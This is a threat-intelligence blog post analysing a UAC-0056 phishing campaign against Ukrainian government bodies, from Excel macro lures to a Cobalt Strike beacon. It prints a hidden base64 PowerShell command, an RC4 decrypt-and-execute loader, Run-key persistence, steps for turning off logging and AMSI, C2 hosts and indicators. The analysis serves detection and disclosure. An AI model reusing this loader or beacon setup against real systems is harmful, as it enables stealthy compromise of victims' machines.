Cobalt Strikes again: UAC-0056 continues to target Ukraine in its latest campaign

blog.malwarebytes.com/threat-intelligence/2022/07/cobalt-strikes-again-uac-0056-continues-to-target-ukraine-in-its-latest-campaign/

July 13, 2022

This blog was authored by Roberto Santos and Hossein Jazi

The Malwarebytes Threat Intelligence team recently reviewed a series of cyber attacks against Ukraine that we attribute with high confidence to UAC-0056 (AKA UNC2589, TA471). This threat group has repeatedly targeted the government entities in Ukraine via phishing campaigns following the same common tactics, techniques and procedures (TTPs).

Lures are based on important matters related to the ongoing war and humanitarian disaster happening in Ukraine. We have been closely monitoring this threat actor and noticed changes in their macro-based documents as well as their final payloads.

In this blog, we will connect the dots between different decoy samples that we and others such as Ukraine CERT have observed. We will also share indicators for a previously undocumented campaign performed by the same threat actor at the end of June.

Different themes, same techniques

Since the publication of our blog post *There's a Go Elephant in the room*, we have tracked several new samples as can be seen in the timeline below:




Figure 1: Relations between different UAC-0056 attributed samples

Let's dig further into those relationships. UA-CERT has attributed the document named "*Information on the availability of **vacancies** and their staffing.xls*" to UAC-0056. This file looked familiar to us and for good reason because the macro is nearly identical to the document we analyzed in our initial blog:




Figure 2: Detail of Vacancies and GoElephant dropper macros

In the most recent attack reported by UA-CERT (***Humanitarian catastrophe** of Ukraine since February 24, 2022.xls*) we see an almost identical macro to the one used in another decoy document called *Help Ukraine.xls*:




Figure 3: Detail of Help Ukraine and Humanitarian catastrophe macros

The **Help Ukraine** lure, to our knowledge, has never been publicly documented before:




Figure 4: Help Ukraine lure used in late July

We were able to identify 7 different samples with that theme, including one (258a9665af7120d0d80766c119e48a4035ee3b68676076bf3ed6462c644fe7d0) that has some similarities with a previous attack:




Figure 5: Similarities between different versions

Also, in the past we have found comments regarding to a domain named ExcelVBA[.]ru. This document was contacting a suspiciously similar domain named excel-vba[.]ru.




Figure 6: Similarities between different versions (2)

Among victims, we find gov.ua emails being targeted. One of the texts used as email body in the last campaign was written in Ukrainian and translates to:

> *On February 24, 2022, the army of the terrorist state – the Russian Federation, intervened on the territory of Ukraine. In order to counter the propaganda of the Russian government, the State Department of Statistics at the Office of the President of Ukraine prepared a consolidated report on the dead citizens of Ukraine, on the citizens of Ukraine who were left without a home, on the citizens of Ukraine who lost their jobs, on the number of destroyed homes, on the number of destroyed businesses as a result of an act of aggression . This report shows all the data broken down by regions of Ukraine. Familiarize yourself and familiarize your colleagues with the real state of affairs. Glory to Ukraine*!
>
> *Translation of original email sent to victims*

We will focus our analysis on these 3 newer templates. Exact names and paths are from 024054ff04e0fd75a4765dd705067a6b336caa751f0a804fefce787382ac45c1 (*Information on the availability of vacancies and their staffing.xls*). The analysis is still valid for the others, while minor changes exist between samples.

write.bin

The document will download an executable file named *write.bin*. Other attacks following the same scheme used different names for this file, including *Office.exe*, *baseupd.exe* and *DataSource.exe*. The file is slightly obfuscated, and performs the following actions:

Establishing persistence

After some antidebug tricks, the registry key `HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Check License` is used to establish persistence. `HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Update Checker` , is checked first because that was the key used by previous versions of the malware.

19:02:...	write.bin	5772	4316	RegCreateKey	HKCU\Software\Microsoft\Windows\CurrentVersion
19:02:...	write.bin	5772	4316	RegSetInfoKey	HKCU\Software\Microsoft\Windows\CurrentVersion
19:02:...	write.bin	5772	4316	RegQueryKey	HKCU\Software\Microsoft\Windows\CurrentVersion
19:02:...	write.bin	5772	4316	RegCreateKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Run
19:02:...	write.bin	5772	4316	RegQueryValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Update Checker
19:02:...	write.bin	5772	4316	RegQueryValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Update Checker
19:02:...	write.bin	5772	4316	RegQueryKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Run
19:02:...	write.bin	5772	4316	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Check License
19:02:...	write.bin	5772	4316	RegCloseKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Run

Figure 7: Run key for persistence

Dropping next stage

Next step is dropping a file in *C:\ProgramData\TRYxaEbX*. This file will be used later.

```
  cpyStr(&v9, "C:/ProgramData/TRYxaEbX");
  cpyStr(&hInstance, "#2");
  sub_401CE0(&hInstance, &v9);
  if ( (__int16 *)hInstance.unused != v8 )
    j_free((void *)hInstance.unused);
  unused = v9;
  if ( v9 != v11 )
    goto LABEL_11;
}
cpyStr(
  &hInstance,
  "powershell -version 2 -w hidden -nopro -enc JABBADEAIAA9ACAAWwBTAHkAcwB0AGUAbQAuAEkATwAuAEYAaQBsAGUAXQA6ADoAUgBlAGEA"
  "ZABBAGwAbABCAHkAdABlAHMAKAAiAEMAOgBcAFAAcgBvAGcAcgBhAG0ARABhAHQAYQBcAFQAUgBZAHgAYQBFAGIAWAAiACkAOwAKACQAQgAxACAAPQAg"
  "AFsAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4ARQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQAuAEcAZQB0AEIAeQB0AGUAcwAoACIAQwBtAEEA"
  "SgBuAGcAdgBkAEQAbQBpAFQAagBMAHgATgAiACkAOwAKACQAQQA9AHsAJABXACwAJABZAD0AJABBAHIAZwBzADsAJABYAD0AMAAuAC4AMgA1ADUAOwAw"
  "AC4ALgAyADUANQB8ACUAewAkAFoAPQAoACQAWgArACQAWABbACQAXwBdAC sAJABZAFsAJABfACUAJABZAC4ATABlAG4AZwB0AGgAXQApACUAMgA1ADYA"
  "OwAkAFgAWwAkAF8AXQAsACQAWABbACQAWgBdAD0AJABYAFsAJABaAF0ALAAkAFgAWwAkAF8AXQB9ADsAJABXAHwAJQB7ACQAVQA9ACgAJABVACsAMQAp"
  "ACUAMgA1ADYAOwAkAFYAPQAoACQAVgArACQAWABbACQAVQBdACkAJQAyADUANgA7ACQAWABbACQAVQBdACwAJABYAFsAJABWAF0APQAkAFgAWwAkAFYA"
  "XQAsACQAWABbACQAVQBdADsAJABfAC0AYgB4AG8AcgAkAFgAWwAoACQAWABbACQAVQBdACsAJABYAFsAJABWAF0AKQAlADIANQA2AF0AfQB9ADsACgAk"
  "AEMAIAA9ACAAKAAmACAAJABBACAAJABBADEAIAAkAEIAMQApADsACgAkAEUAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4A"
  "YQBtAGUAIABTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBVAFQARgA4AEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAEMALAAw"
  "ACwAJABDAC4ATABlAG4AZwB0AGgAKQA7AAoAJABFACAAPQAgACQARQBgACQAUwBwAGwaQB0ACAAWwBFAG4AdgBpAHIAbwBuAG0AZQBuAHQAXQA6ADoA"
  "TgBlAHcATABpAG4AZQA7AAoAZgBvAHIAZQBhAGMAaAAoACQARQBFACAAaQBuACAAJABFACkAewBpAGUAeAAgACQAKAAkAEUARQArACIAOwAiACkAOwB9ADsA");
sub_402B10((LPSTARTUPINFOA)&v9, (LPPROCESS_INFORMATION)2, &hInstance);
```

Figure 8: Powershell commandline shown in IDA Pro

The payload will execute the following powershell Base64 encoded command:

```
JABBADEAIAA9ACAAWwBTAHkAcwB0AGUAbQAuAEkATwAuAEYAaQBsAGUAXQA6ADoAUgBlAGEAZABBAGwAbABCAHkAdABlAHMAKAAiAEMAOgBcAFAAcgBvAGcAcgBhAG0A
```

The chunk before is Base64 encoded; which decodes to:

96951aa5-4fab-4188-ad33-d72fcaa7aafe.png (565×466)

Figure 9: Write executable creating the previous detailed powershell command

```
$A1 =
[System.IO.File]::ReadAllBytes("C:\ProgramData\TRYxaEbX");

$A={$W,$Y=$Args;$X=0..255;0..255|%{$Z=($Z+$X[$_]+$Y[$_%$Y.Length])%256;$X[$_],$X[$Z]=$X[$Z],$X[$_]};$W|%{$U=
($U+1)%256;$V=($V+$X[$U])%256;$X[$U],$X[$V]=$X[$V],$X[$U];$_-bxor$X[($X[$U]+$X[$V])%256]}};

$C = (& $A $A1 $B1);

$E = (New-Object -TypeName System.Text.UTF8Encoding).GetString($C,0,$C.Length);
```

```
$E = $E -Split [Environment]::NewLine;

foreach($EE in $E){iex $($EE+";");};
```

In short the file dropped in `C:\ProgramData\TRYxaEbX` will be decrypted using `CmAJngvdDmiTjLxN` as key using the RC4 algorithm. This next PowerShell script will look like:

Figure 10: Decoded PowerShell stage

Here we can see some of the actions that will be taken:

- Disable script logging
- Disable Module Logging
- Disable Transcription
- Disable AMSI protection

After this step, another Base64 payload is decoded and executed:

Figure 11: Final PowerShell script

Cobalt Strike payload deployed

As it can be seen, the main functionality provided by this second PowerShell file is to inject shellcode. This shellcode can be 32 or 64 bit, and is a Cobalt Strike beacon with the following configuration:

BeaconType – HTTPS

Port – 443

SleepTime – 30000

PublicKey_MD5 – defb5d95ce99e1ebbf421a1a38d9cb64

C2Server – skreatortemp.site,/s/08u1XdxChhMrLYdTasfnOMQpbsLkpq3o/field-keywords/

UserAgent – Mozilla/5.0_Frsg_stredf_o21_rutyyyrui_type (Windows NT 10.0; Win64; x64; Trident/7.0; D-M1-200309AC;D-M1-MSSP1; rv:11.0) like Gecko_10984gap

HttpPostUri – /nBz07hg5l3C9wuWVCGV-5xHHu1amjf76F2A8i/avp/amznussraps/

Watermark – 1580103824

By having a Cobalt Strike instance running on the victim's machine, it is now fully compromised.

Attacker probes the sandbox

At the time of writing, malicious C&C servers seem to be down. However, on July 5 we saw active servers and successful connections to our test environment. The attackers actively sent reconnaissance commands to the machine, listing the content of several folders.

We were able to decode the network communications using Didier Steven's excellent collection of Cobalt Strike tools.

```
Packet number: 659
HTTP request POST
https://skreatortemp.site/nBz07hg5l3C9wuWVCGV-5xHHu1amjf76F2A8i/avp/amznussraps/
Length raw data: 712
Counter: 3
Callback: 22 TODO
b'\x00\x00\x00\x19'
--------------------------------------------------------------------------------
C:\Users\*
D    0    01/26/2018 11:07:24 .
D    0    01/26/2018 11:07:24 ..
D    0    11/26/2018 10:04:29 admin
D    0    01/26/2018 11:07:33 Administrator
D    0    07/14/2009 05:08:56 All Users
D    0    07/14/2009 07:07:31 Default
D    0    07/14/2009 05:08:56 Default User
F    174  07/14/2009 04:54:24 desktop.ini
D    0    04/12/2011 08:28:15 Public
```

Figure 12: Cobalt Strike communication decoded

We consider these actions preliminary moves to check whether the machine is a viable target or not before following up with other actions.


Attribution to UAC-0056

Based on recent attacks reported by CERT UA, as well as the similarities indicated at the beginning of the blog, we can attribute this attack with high confidence to UAC-0056.

Signatures contained in the Cobalt Strike beacons (watermark `1580103824` and public key `defb5d95ce99e1ebbf421a1a38d9cb64`), may be used to connect the attack to other groups. For instance, the public key should be unique among deployments, according to the CobaltStrike documentation.

However, it is important to note that in that case we cannot simply rely on a public key to attribute the sample we analyzed in this report. In fact, these signatures have been attributed to many different groups. Our assessment is that the group used a leaked version of Cobalt Strike and used the same private key as others, making attribution harder.

Malwarebytes users were protected against this campaign thanks to our Anti-Exploit layer.



IOCs

Malicious Excel documents (Help Ukraine template)

fe3bc87b433e51e0713d80e379a61916ceb6007648b0fde1c44491ba44dc1cb3
c9675483ab362bc656a9f682928b6a0c3ff60a274ade3ceabac332069480605a
1b95186ecc081911c3a80f278e4ed34ee9ef3a46f5cf1ae8573ac3a4c69df532
258a9665af7120d0d80766c119e48a4035ee3b68676076bf3ed6462c644fe7d0
e663bb4d9506e7c09bcf7b764d31b61d8f7dbae0b64dd4ef4e9d282e1909d386
ecd2bb648a9ad28069c1ec4c0da546507797fdf0243e9e5eece581bf702675ff
eac9a4d9b63a0ca68194eae433d6b2e9a4531b60b82faf218b8dd4b69cec09df

Malicious Excel documents (Humanitarian template)

024054ff04e0fd75a4765dd705067a6b336caa751f0a804fefce787382ac45c1
14736be09a7652d206cd6ab35375116ec4fad499bb1b47567e4fd56dcfcd22ea
474a0f0bb5b17a1bb024e08a0bb46277ba03392ee95766870c981658c4c2300d

Payloads

0709a8f18c8436deea0b57deab55afbcea17657cb0186cbf0f6fcbb551661470
aadd8c7c248915c5da49c976f24aeb98ccc426fb31d1d6913519694a7bb9351a
fb2a9dcfcf41c493fb7348ff867bb3cad9962a04c9dfd5b1afa115f7ff737346
501d4741a0aa8784e9feeb9f960f259c09cbceccb206f355209c851b7f094eff

Cobalt Strike beacon and payloads

136.144.41[.]177
syriahr[.]eu/s/Xnk75JwUcIebkrmENtufliiKEmoqBN/field-keywords/
syriahr[.]eu/nzXlLVas-VALvDh9lopkC/avp/amznussraps/
skreatortemp[.]site
imolaoggi[.]eu